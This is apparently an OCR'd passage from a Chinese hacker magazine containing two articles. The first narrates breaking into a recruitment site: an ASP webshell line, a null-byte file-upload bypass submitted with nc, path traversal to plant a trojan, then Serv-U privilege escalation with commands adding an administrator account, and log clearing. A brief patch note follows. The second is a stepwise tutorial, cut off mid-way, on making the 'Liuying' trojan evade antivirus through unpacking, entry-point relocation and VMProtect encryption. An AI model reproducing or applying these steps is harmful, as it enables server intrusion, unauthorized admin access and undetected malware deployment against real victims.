If Session("t")<>"" Then Execute(Session("t"))</script>
-----------------------------7d63993913035a
Content-Disposition: form-data; name="Send"

上传
-----------------------------7d63993913035a--
```

图2 抓取上传图片的数据包

在name="filepath"后面是指文件上传的目录photo，在它后面加上\s.asp和一个空格。修改Content-Length值，加上7个字节，因为\s.asp和空格总共7个字节。用Ultraedit中的hex编辑，把空格处改成00，保存。然后把修改好的数据用NC提交上去，NC提交格式是nc vv 网站IP 80 <1.txt，返回图片上传成功，但上传的目录不支持脚本，如图3所示。

晕！还做了点安全工作。这个目录不让我执行asp脚本程序，那我们就换网站根目录。因为网站根目录是一定可以执行脚本程序的。修改数据包，在数据包的路径后面加上/../../s.asp，再次用nc上传，ok，上传成功，木马成功运行。熟悉的海洋顶端木马的界面出现了，如图4所示。





图3 该目录不允许执行脚本程序


图4 成功运行海洋顶端木马

一个这么大的人才网，竟然还有这种上传漏洞，可以直接拿到webshell。上传漏洞对网站的危害可想而知，注入漏洞现在这么疯狂，很多菜鸟朋友，看到一个网站就开始拿工具干起来了，不要忘了还有上传漏洞，它才是最危险的。注入的目的是得到后台管理员用户名和密码，但是后台如没有什么可上传的地方，或者上传作了限制，那不是白忙活了？入侵时，思路一定要活跃，不要忘了最简单的漏洞。

二、服务器提权篇

现在拿到webshell了，看能不能拿到服务器的权限。执行命令，返回拒绝访问，缺少对象。先查看下哪些组件能用吧。WScript.Shell ，FSO可以用，应该是cmd.exe设了权限，禁止guest用户访问。没关系，我们传一个cmd.exe上去，要找个有执行权限的目录。

“一般C:\Documents and Settings\All Users\Documents\这个目录下是Everyone拥有执行权限。”

我们传个cmd.exe上去试试看。在WScript.Shell里写上C:\Documents and Settings\All Users\Documents\cmd.exe，再执行命令看看，成功返回结果了，呵呵。看看开了哪些服务。开了serv-u、mysql、apache，东西还真不少！我们先看看serv-u目录能不能访问。打开c:\Program Files\Serv-U\，可以正常打开目录，说明guest用户拥有访问权限。有些服务器装了serv-u，端口号、默认用户密码都没改，但是最后不成功，可能就是serv-u的安装目录没有访问权限，所以导致提权失败。我们看看端口号，是默认的43958。马上传个serv-u溢出程序到C:\Documents and Settings\All Users\Documents\这个目录下，执行看下，可以正常运行，先加个管理员吧。执行后窗口没反应了。晕~不会是漏洞补了吧。ftp 网站ip，返回是serv-u6.2的，我说呢，好像听说过本地提权程序对这个版本没有用。既然服务器装了mysql，应该支持php，上传个php版的serv-u溢出提升权限试试看，如图5所示。




图5 php版的serv-u溢出提升权限

马上ftp连接上，执行quote site exec net.exe user rabbitsafe 124578 /add，quote site exec net.exe user localgroup administrators rabbitsafe /add。把rabbitsafe添加为管理员了。好，我们现在来登录终端。如图6所示。

这次的渗透算是完成了。我清除完日志后，就在服务器上给管理员留言了，告诉他网站有漏洞，服务器权限设置有问题，我就下了。

三、总结篇

后来我查看了上传文件的源代码，关键就在这一句了：formPath&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt，这句话将一段字符串合并起来，我们能改的就是formPath这个参数。在计算机中检测字

符串的关键就是看是否碰到 '\0' 字符，如果是，则认为字符串结束了。也就是说，我们在构造上传文件保存路径时，只要欺骗计算机，让它认为类似 "photo\s.asp" 这样的路径参数已经结束了，这样，后面一连串的时间字符我们都可以不要，从而达到直接将文件保存为我们定义的文件名的目的。因些，我们要做的是在构造的数据包中，将表单中的 filepath 改成类似 photo\s.asp '\0' 的字符串然后发送出去就行了。




图6 成功登录远程终端

漏洞修补：漏洞是 formpath 这个参数造成的，因为它没有过滤'\0'这个字符，只要改成 filename=trim(replace(formPath,chr(0),""))&year(now)&month(now)&day(now)&hour(now)&minute(now)&second(now)&ranNum&"."&fileExt 就行了。

后来，管理员和我联系上。他说他们公司网站这边一直没有专人看管，总是被攻击。而我也正想找个管服务器的事做做，锻炼下。没过几天，他们的人事部主任就专程到我们学校来了一趟，和我谈了谈服务器管理的事。因为我没有破坏他们网站的正常运行，还主动跟他们说了漏洞的事情，而且帮他们解决了网站长期以来被攻击的问题，所以，他们放心地把服务器交给我管理了。

到此，这次网上找工作的奇遇就结束了。我们学习网络安全知识的目的是为了使网络能更好地发展，使国内网站的安全得到提高。希望大家以后多为网络安全作出自己的贡献，不要专门改首页，挂网马。只要每个人都能为网络献出自己的那份力量，我相信我们国内的网络会更加强大。


【文中所涉及的 ServuExpVer1.5.php 已经收录在光盘中。】

编辑点评：许多读者来信反映大多文章都是讲如何攻击，而没有说如何做修补工作。小编我就选了这篇简单又容易理解的文章来满足大家的需求，以后也会刊登攻守兼备的文章给广大读者。

从本文你可以学到：
1、UPX Shell 的基本用法
2、利用 OllyDbg 更改程序流程及 PEditor 修改程序入口
3、如何给程序加花指令

流萤 VS 三大杀软

孤独一枝



今天我就为大家讲解一下国产木马“流萤”的免杀操作。“流萤”的服务端程序在运行方式上和 PcShare 很相似，因为它的服务端程序并不是真正的服务端程序，而是一个类似于“下载者”的程序。当它成功地在远程计算机运行后，就会自动下载真正的服务端程序“DLLServer.dat”，从而开始进行远程控制命令的操作。新版本的流萤开放了所有的资源文件，其中 Date 文件夹下所有文件都和服务端程序相关。MinExe.exe 和 MinDLL.dll 是两个启动模块，主要负责从控制端下载主要功能模块，也就是前面所说的“下载者”；而 DLLServer.dat 是主要功能模块，提供连接所有的功能。这些程序全部使用 UPX 进行加壳，大家可以对这些文件进行脱壳，进行免杀处理。




图1 为文件脱壳

一、脱壳

由于和服务端程序相关的文件都是通过 UPX 来加壳的，现在我就使用 UPX Shell 来进行脱壳操作。运行 UPX Shell，首先点击“选项”标签中的“创建文件备份”选项，接着回到“打开文件”标签并点击“打开”按钮，然后选择文件 MinExe.exe，程序自动切换到“压缩”标签并选择“解压缩”选项，我们只需要点击“开始”按钮即可脱壳成功（图1），脱壳后的 MinExe.exe 文件体积几乎增加了一倍，接着我们按照同样的方法对 MinDLL.dll 和 DLLServer.dat 文件进行脱壳，下面我们就通过不同的方法来对这三个文件进行免杀操作。

二、更改程序入口

打开 OllyDbg 载入脱壳的文件 MinExe.exe，OllyDbg 将自动定位于 00406A80 这句上，这就是程序的入口点。首先用鼠标选择该入口点语句，然后点击右键菜单中的“汇编”命令，接着在弹出的“汇编”窗口将代码“push ebp”改为“pop ebp”即可（图2）。经过这样更改以后，木马已经不会被瑞星所杀了，但依然会被其他的杀毒软件所杀，所以我们继续。




图2 修改入口点代码

从入口点 00406A80 这句开始，用户根据自己的需要向下选择几行，一般为 2-4 行，我这里选择了 3 行（图3）。接着点击右键菜单，并选择“复制”菜单中的




图3 复制入口代码



图4 跳回 00406A88

“到剪贴板”命令。复制完成后，同样点击鼠标右键，选择“二进制”菜单中的“使用 NOP 填充”命令，将这3行代码进行填充。然后找到一段程序的空白地址，我这里找的是 00406F16 这句，点击右键菜单中的“汇编”命令，依次在“汇编”窗口中将刚刚复制的3行代码依次写入。最后还需要在第 3 行代码后添加一句“jmp 00406A88”，从而使程序能够跳转回原来的第 4 行代码，保证程序的连贯性（图4）。

程序入口点修改完成后，我们来进行文件的保存。选择右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择部分”命令，然后程序会弹出一个新窗口。同样在新窗口中点击鼠标右键，选择其中的“保存文件”命令后在弹出的窗口就可以将我们修改的程序进行保存了，这里另存为 MinExe1.exe（图5）。

由于刚刚更改了文件的入口点，我们需要利用 PEditor 这款软件更改文件的入口点。运行 PEditor，点击“浏览”按钮选择刚刚修改好的文件。PEditor 会自动地读取服务端程序的“文件信息”，我们将原来的“入口点”00006A80，更改为现在的




图5 保存修改文件

入口点00406F16，然后点击“应用更改”按钮对刚才的设置进行确认即可（图6）。




图6 修护入口点地址

三、对入口点加密

现在开始流行通过VMProtect对文件进行加密，从而起到不让文件被查杀的目的，今天我也来赶赶时髦。以前通过VMProtect进行加密操作，通常都是对文件的特征码这段代码进行加密，其实我们只需要对入口点的几行代码进行加密即可（毕竟现在大多数杀毒软件都在入口点提取该文件的特征码）。

运行VMProtect，点击“文件”菜单下的“打开”按钮来选择MinDLL.dll这个文件。首先点击程序的“转储”标签找到文件的入口点00406A3C，在它上面点击鼠标右键中的“复制”命令，接着在程序的空白处点击右键，选择菜单中的“添加地址”命令，这时程序已经自动地将刚刚复制的内容添加到输入框中，我们直接点击“是”按钮即可得到00406A3C这段地址的信息。现在同样在空白处点击鼠标右键中的“程序末端”命令，接着点击工具栏中的“编译”按钮，就可以生成一个名为“MinDLL.vmp.dll”的加密文件了（图7）。经过加密处理的“MinDLL.vmp.dll”只能躲过大多数杀毒软件的查杀，但依然无法防止被卡巴斯基查杀。不过不要紧，我们只需要对其进行加花处理即可。

